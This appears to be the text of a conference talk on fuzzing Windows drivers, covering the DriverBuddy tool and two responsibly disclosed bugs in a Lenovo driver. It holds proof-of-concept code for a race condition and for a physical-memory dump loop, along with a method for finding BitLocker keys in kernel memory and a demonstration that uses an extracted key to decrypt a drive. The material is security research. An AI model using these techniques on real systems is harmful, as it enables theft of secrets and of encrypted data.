[+] Device   : FILE_DEVICE_ACPI (0x32)
[+] Function : 0x1
[+] Method   : METHOD_BUFFERED (0)
[+] Access   : FILE_READ_ACCESS | FILE_WRITE_ACCESS (3)
```


DriverBuddy

- Implementation
  - IDA Python plugin: DriverBuddy
  - Automates the process of:
    - Identifying the type of driver
    - Locating DispatchDeviceControl in WDM drivers
    - Populating structs in WDF and WDM drivers
    - Decoding IoControlCodes
    - Flag function calls prone to misuse

DriverBuddy

```
[+] Populating IDA functions....
[+] Searching for interesting C functions....
[-] No interesting C functions detected
[+] Searching for interesting Windows functions....
[+] interesting winapi functions detected
[+] Found 0x00012192 xref to ZwQueryValueKey
[+] Found 0x000121be xref to ZwClose
[+] Found 0x0001204a xref to ObReferenceObjectByHandle
[+] Found 0x00012093 xref to ObReferenceObjectByHandle
[+] Found 0x00012136 xref to ZwOpenKey
[+] Found 0x00011af9 xref to ObfDereferenceObject
[+] Found 0x00011f75 xref to ObfDereferenceObject
[+] Found 0x00011f89 xref to ObfDereferenceObject
[+] Searching for interesting driver functions....
[-] No interesting specific driver functions detected
```

BugBug



BugBug

- Lenovo Advisory: LEN-6027 in tppwr64v.sys
  - Race condition that is likely exploitable
  - Arbitrary kernel memory read (first 4GB)
- Probably Vulns:
  - Some other stuff may be coming soon!

BugBug

- Disclosure Timeline:
  - 3/16: First email to Lenovo
  - 3/16: Lenovo PSIRT team responds
  - 4/07: Lenovo sends us Beta patch to review
  - 4/13: We respond after validating the patches
  - 4/26: Lenovo posts advisory and patches

BugBug

A Tale of Two Pocs

Race Condition Bug

```
0: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

DRIVER_PAGE_FAULT_IN_FREED_SPECIAL_POOL (d5)
Memory was referenced after it was freed.
This cannot be protected by try-except.
When possible, the guilty driver's name (Unicode string) is printed on
the bugcheck screen and saved in KiBugCheckDriver.
```

Race Condition Bug

- No concurrency controls built into driver
- Two main routines involved in queueing events: add_event and remove_event
- When events_struct_count != allocations_count we've got problems

Race Condition Bug

- What can we do with this?
  - Possible code execution
  - Local DoS

```
memset(inbuf_add, 0x41, 32);
memset(inbuf_rem, 0x43, 24);
memset(inbuf_rem+24, 0, 8);     // Buffer to  trigger remove ends with zeros

threads[0] = CreateThread(NULL, 0, sendIoctl, &inbuf_add, 0, NULL);
threads[1] = CreateThread(NULL, 0, sendIoctl, &inbuf_rem, 0, NULL);
threads[2] = CreateThread(NULL, 0, sendIoctl, &inbuf_add, 0, NULL);
threads[3] = CreateThread(NULL, 0, sendIoctl, &inbuf_rem, 0, NULL);

Sleep(-1);

return 0;
```

Memory Disclosure Bug

```
3: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
```


Memory Disclosure Bug

```
DispatchDeviceControl proc near

var_48= qword ptr -48h
Dst= qword ptr -38h
var_2C= dword ptr -2Ch
var_18= byte ptr -18h
fqwSysBuf= qword ptr  8
homing_0= qword ptr  10h
homing_1= qword ptr  18h
arg_20= qword ptr  28h
arg_28= qword ptr  30h

mov     [rsp+homing_0], rbx
mov     [rsp+homing_1], rbp
push    rsi
push    rdi
push    r12
sub     rsp, 50h
and     [rdx+IRP.IoStatus.Information], 0
mov     rbp, qword ptr [rdx+(IRP.Tail+40h)] ; IO STACK LOCATION
mov     r12, [rcx+DEVICE_OBJECT.DeviceExtension]
mov     eax, [rbp+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
mov     rsi, rdx
sub     eax, 9CC0h
jz      loc_142D
```

Memory Disclosure Bug



Memory Disclosure Bug

```
sub     eax, 218170h      ; 0x222004
jz      loc_136D
```

```
loc_136D:
mov     r8, rbp
mov     rcx, r12          ; Device_Object.DeviceExtension
call    ReadIoMemHandler_IL
```

```
ReadIoMemHandler_IL proc near

homing_0= qword ptr  8
homing_1= qword ptr  10h
homing_2= qword ptr  18h
homing_3= qword ptr  20h

mov     rax, rsp            ; RCX = Device_Object.DeviceExtension
                            ; RDX = IRP [redacted]
                            ; R8 = IO_STACK_LOCATION
mov     [rax+homing_0], rbx
mov     [rax+homing_2], rbp
mov     [rax+homing_3], rsi
push    rdi
sub     rsp, 20h
mov     rdi, [rdx+IRP.AssociatedIrp.SystemBuffer]
mov     rbp, rdx
test    rdi, rdi
jz      Fail
```

```
cmp     [r8+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength], 8
mov     rbx, [rdi]          ; Load sys buf
mov     [rax+homing_1], rbx ; sysbuf to struct
jb      short Fail
```

```
mov     rax, rbx            ; Load first QW of sysbuf
shr     rax, 20h            ; RAX == first 32 sysbuf
cmp     [r8+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength], eax
jb      short Fail
```

```
cmp     eax, 8
ja      short Fail
```

```
mov     rdx, rax            ; NumberOfBytes
xor     ecx, ecx            ; PoolType
mov     r8d, 'HCMR'         ; Tag
call    cs:ExAllocatePoolWithTag
mov     rsi, rax
test    rax, rax
jnz     short loc_1750
```

```
loc_1750:
mov     rdx, rax
mov     rcx, rbx            ; First 64 bits if sysbuf
call    Read_IO_MEM
```

```
Read_IO_MEM proc near

SystemRoutineName= UNICODE_STRING ptr -18h
sysbuf_qword= qword ptr  8
homing_1= qword ptr  10h
physical_address_base= qword ptr  18h

mov     rax, rsp          ; rcx = First qword sysbuf
                          ; rdx = Pool Chunk
mov     [rax+homing_1], rsi
mov     [rax+sysbuf_qword], rcx
push    rdi
sub     rsp, 40h
and     [rax+physical_address_base], 0 ; zero Buffer
mov     rdi, rdx
lea     rcx, [rax+SystemRoutineName] ; DestinationString
lea     rdx, aHalgetbusdatab ; "HalGetBusDataByOffset"
call    cs:RtlInitUnicodeString
lea     rcx, [rsp+48h+SystemRoutineName] ; SystemRoutineName
call    cs:MmGetSystemRoutineAddress
test    rax, rax
jz      short loc_1860
```

```
xor     edx, edx
lea     r9, [rsp+48h+physical_address_base]
xor     r8d, r8d
lea     ecx, [rdx+4]
mov     dword ptr [rsp+28h], 8
mov     dword ptr [rsp+20h], 48h
call    rax               ; HalGetBusDataByOffset
test    eax, eax
jz      short loc_1860
```

```
mov     rax, [rsp+48h+physical_address_base]
mov     edx, [rsp+48h+sysbuf_qword+4] ; NumberOfBytes
mov     rcx, 7FFFFF8000h ; mask
and     rax, rcx
mov     ecx, dword ptr [rsp+48h+sysbuf_qword] ; physical address offset
xor     r8d, r8d          ; CacheType
add     rcx, rax          ; PhysicalAddress
mov     [rsp+48h+physical_address_base], rax ; NumberOfBytes
call    cs:MmMapIoSpace ; CRASH HAPPENS IN HERE
test    rax, rax
jz      short loc_1860
```

MmMapIoSpace

- Unsanitized call to MmMapIoSpace()

The **MmMapIoSpace** routine maps the given physical address range to nonpaged system space.

Syntax

C++

```
PVOID MmMapIoSpace(
  _In_ PHYSICAL_ADDRESS    PhysicalAddress,
  _In_ SIZE_T              NumberOfBytes,
  _In_ MEMORY_CACHING_TYPE CacheType
);
```

MmMapIoSpace

- Maps physical memory, reads memory, sends back to user 8-bytes at a time
- Calling this over and over again, we can read the first 4 GB of physical memory

Memory Disclosure Bug

- Make repeated calls to the driver, writing 8-bytes at a time into our dump file

```
for (counter = 0; counter < 0xFFFFFFF8; counter += 8) {
    // Fire the request
    bResult = sendIoctl(iocode, inbuf, inlen, outbuf, outlen);
    if (bResult == FALSE) {
        printf("- Something went wrong with sending the Ioctl. Bail out!\n");
        exit(9001);
    }
    // Check for non-zero in outbuf
        if (outbuf[0] > 0x0) {
            //printf("Physical Address 0x%p: 0x%p \n", 0xfed10000 + inbuf[0], (void*)outbuf[0]);
            fwrite(outbuf, 8, 1, pFile);
            fflush(pFile);
        }

    if (counter % 800000000 == 0) printf("Memory Dumping: %p\n", 0xFED10000 + inbuf[0]);
    // Increment inbuf qword
    inbuf[0] += 8;
}
```

Memory Disclosure Bug

- What can we do with this?
  - Bypass kernel ASLR
  - Read secrets
    - Bitlocker keys
    - Passwords cached in memory
  - Local DoS

Memory Disclosure Bug

- We decided to grab Bitlocker keys as POC

BitUnlocker

- Bitlocker: Full disk encryption for Windows
- Provides AES-CBC 128/256 bit encryption
- Protects data on the disk
- Keys are stored in kernel memory after booting
  - We can read this memory

BitUnlocker

- Can’t easily spot the key (just random bytes)
- Can spot signs of Bitlocker though
- This is enough to find the key in memory
- Other work has been done here: Jesse Kornblum et al

BitUnlocker

- On Windows 10, AES-128 CBC FVEK Bitlocker keys can be identified in kernel memory by:
  - Looking for pool tags Cngb
    - Many other keys use Cngb tag (VMK, etc)
  - Pool size must be 0x2a0
  - Key size of 0x10
  - The Key offset within 0x40-0x90 from Cngb tag
  - After the key size, there should be 3 null bytes followed by the 128bit key
  - After the key there should be 4 null bytes followed by the key repeated

BitUnlocker

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

012EB5D0  60 89 D0 00 00 00 00 00 00 00 D8 00 00 00 00 00  `‰Ð.......Ø.....
012EB5E0  FF FF FF FF FF FF FF 7F 50 F6 C7 D0 01 C0 FF FF  ÿÿÿÿÿÿÿ.PöÇÐ.Àÿÿ
012EB5F0  00 02 00 00 00 00 00 00 70 C5 5B D9 00 D0 FF FF  ........pÅ[Ù.Ðÿÿ
012EB600  08 00 08 02 45 74 77 52 A8 EE 0D A9 01 E0 FF FF  ....EtwR¨î.©.àÿÿ
012EB610  A8 EE 0D A9 01 E0 FF FF A0 8F 69 AA 01 E0 FF FF  ¨î.©.àÿÿ .iª.àÿÿ
012EB620  A0 8F 69 AA 01 E0 FF FF 80 EE 0D A9 01 E0 FF FF   .iª.àÿÿ€î.©.àÿÿ
012EB630  FA E4 25 32 03 F8 FF FF F8 2E 00 32 03 F8 FF FF  úä%2.øÿÿø..2.øÿÿ
012EB640  00 00 81 01 00 00 00 00 00 00 2A 02 43 6E 67 62  ..........*.Cngb
012EB650  06 E2 15 98 00 00 00 00 20 00 00 00 52 55 55 55  .â.˜.... ...RUUU
012EB660  B0 AB 69 AA 01 E0 FF FF 30 90 69 AA 01 E0 FF FF  °«iª.àÿÿ0.iª.àÿÿ
012EB670  10 90 69 AA 01 E0 FF FF 6E 02 00 00 4B 53 53 4D  ..iª.àÿÿn...KSSM
012EB680  02 00 01 00 02 00 00 00 10 00 00 00 10 00 00 00  ................
012EB690  80 00 00 00 00 00 00 00 70 B1 69 AA 01 E0 FF FF  €.......p±iª.àÿÿ
012EB6A0  10 00 00 00 F8 CB 01 C0 87 D3 DB 7E 09 ED 08 7A  ....øË.À‡ÓÛ~.í.z
012EB6B0  70 82 D3 9C 00 00 00 00 F8 CB 01 C0 87 D3 DB 7E  p‚Óœ....øË.À‡ÓÛ~
012EB6C0  09 ED 08 7A 70 82 D3 9C EA AD DF 91 6D 7E 04 EF  .í.zp‚Óœê.ß‘m~.ï
012EB6D0  64 93 0C 95 14 11 DF 09 6A 33 DE 6B 07 4D DA 84  d“.•..ß.j3Þk.MÚ„
012EB6E0  63 DE D6 11 77 CF 09 18 E4 32 73 9E E3 7F A9 1A  cÞÖ.wÏ..ä2sžã.©.
012EB6F0  80 A1 7F 0B F7 6E 76 13 73 0A 0E F6 90 75 A7 EC  €¡..÷nv.s..ö.u§ì
012EB700  10 D4 D8 E7 E7 BA AE F4 97 EE B1 62 07 9B 16 8E  .ÔØçç°®ô—î±b.›.Ž
012EB710  17 4F CE 69 F0 F5 60 9D 51 3E EF EE 56 A5 F9 60  .OÎiðõ`.Q>ïîV¥ù`
012EB720  41 EA 37 09 B1 1F 57 94 D1 65 CD 26 87 C0 34 46  Aê7.±.W”ÑeÍ&‡À4F
012EB730  C6 2A 03 4F 77 35 54 DB C7 45 74 D3 40 85 40 95  Æ*.Ow5TÛÇEtÓ@…@•
012EB740  86 AF 43 DA F1 9A 17 01 64 B5 08 72 24 30 48 E7  †¯CÚñš..dµ.r$0Hç
012EB750  A2 9F 0B 3D 53 05 1C 3C 39 29 E3 9F 1D 19 AB 78  ¢Ÿ.=S..<9)ãŸ..«x
012EB760  BF 86 A0 45 EC 83 BC 79 F2 61 D3 EB B3 A5 B2 1F  ¿† Eìƒ¼yòaÓë³¥².
012EB770  19 41 A6 F5 33 38 90 ED 34 5F CD 83 41 C4 61 F4  .A¦õ38.í4_Íƒ AÄaô
012EB780  AA E4 14 EA 2A 79 36 18 43 A8 E1 55 75 9B AC 77  ªä.ê*y6.C¨áUu›¬w
012EB790  EB 20 75 1E 80 9D 22 F2 72 D9 10 D5 36 33 4D 22  ë u.€."òrÙ.Õ63M"
012EB7A0  9E BB D9 69 6B BD 57 EC 70 DB 19 18 44 EA 5D F7  ž»Ùik½WìpÛ..Dê]÷
```

Key:

Red = pool tag

Green = pool size

Blue = key size

Black = key

Orange = dupe key

BitUnlocker

- What can we do with the FVEK extracted from memory?
  - Decrypt the drive using libbde
  - Read all the secret data

BitUnlocker

```
root@adam-VirtualBox:~# bdeinfo /dev/sdd3
bdeinfo 20160731

BitLocker Drive Encryption information:
        Encryption method               : AES-CBC 128-bit
        Volume identifier               : 0e81ff4c-41c5-4394-826e-6640ac4764eb
        Creation time                   : Sep 10, 2016 03:25:05.459806200 UTC
        Description                     : DESKTOP-0O49QI2 C: 9/9/2016
        Number of key protectors        : 2

Key protector 0:
        Identifier                      : dba067bd-0057-4bda-8c69-c280bd4e51c4
        Type                            : Unknown (0x0500)

Key protector 1:
        Identifier                      : b03043d9-217e-4fb2-9657-b89bb091ffc2
        Type                            : Recovery password

Unable to unlock volume.
```

BitUnlocker

```
root@adam-VirtualBox:~# strings /dev/sdb3
-FVE-FS-
NO NAME    FAT32   3
gI).
Remove disks or other media.
Disk error
Press any key to restart
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
\CC0
I>EW
{eCcb
GCXE
t9Q[
CgUQ?
|AM
7+BH
4a;?0
S7c/|K
RLYo
7o/z
bFX_j
?VmF
51CLS}F
j=qwt
~"!d
;]*zOj1
2(=z
5]RW
&Wl:
m%2,
.<a`
.go+
gQpKQ
51~qr>
%q{y
S<       ;
```

BitUnlocker

```
root@adam-VirtualBox:~# bdemount -k f8cb01c087d3db7e09ed087a7082d39c /dev/sdb3 /mnt/u
bdemount 20160731

root@adam-VirtualBox:~# strings /mnt/usb/bde1 | grep "satoshi"
satoshi nakamoto is harambe
^C
root@adam-VirtualBox:~# strings /mnt/usb/bde1 | grep "subzero"
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Packages\Microsoft.Windows.Cortar
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Packages\Microsoft.Windows.Cortar
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-O7IOG.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-O7IOG.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-A58DI.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-9NM5J.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-PN8RJ.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-U6ED9.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\IECFE09.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Packages\Microsoft.Windows.Cortar
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\IEC39E9.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-U6ED9.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-O7IOH.tmp\n1au408w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-O7IOH.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-OO6GN.tmp\n1cku18w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\IECB714.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-A58DI.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-9NM5J.tmp\n1au408w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Temp\is-2JD2L.tmp\n1cku18w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-2JD2L.tmp\n1cku18w.tmp
process://C:\Users\subzero\AppData\Local\Temp\is-OO6GN.tmp\n1cku18w.tmp
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
\Device\HarddiskVolume3\Users\subzero\AppData\Local\Microsoft\Windows\UsrClass.dat{7a
     sto:                Destination    = C:\Users\subzero\AppData\Local\Temp\{254384
     sto:                Copying driver package files to 'C:\Users\subzero\AppData\Lo
     flq:                Copying 'c:\drivers\win\pmdriver\x64\tpinspm.dll' to 'C:\Use
     flq:                Copying 'c:\drivers\win\pmdriver\x64\ibmpmsvc.exe' to 'C:\Us
     flq:                Copying 'c:\drivers\win\pmdriver\x64\ibmpmdrv.sys' to 'C:\Us
```

In summary

In summary

1. Find your potential victims with WinObj/Driverquery
2. Brute force the IOCTL codes out
3. Fuzz the drivers until they cry and collect crash dumps
4. Triage the crashes to find root cause and location
5. Reverse engineer the driver and nail down the vuln
6. Develop proof-of-concept exploit

Future work

Future work

- Follow-up on bugs we have
- WinDBG script to auto-triage crash info
- More DriverBuddy features
- Driver enumeration and info gathering tool
- Hit trace based fuzzing for drivers

Thanks For Listening

- We would like to thank the following people:
  - Joel St. John
  - Jesse Burns
  - Nicolas Guigo
  - Andreas Junestam

- Special thanks to DerbyCon for the opportunity

Some References

- Dibf: https://github.com/iSECPartners/DIBF
  - Still need to send a pull request containing our improvements
- Driverbuddy: https://github.com/nccgroup/DriverBuddy
  - Not posted yet, but will be very soon

- Lenovo advisory: https://support.lenovo.com/us/en/product_security/len_6027
- Bitlocker things: https://tribalchicken.com.au/technical/recovering-bitlocker-keys-on-windows-8-1-and-10/
- Msec !exploitable: https://msecdbg.codeplex.com/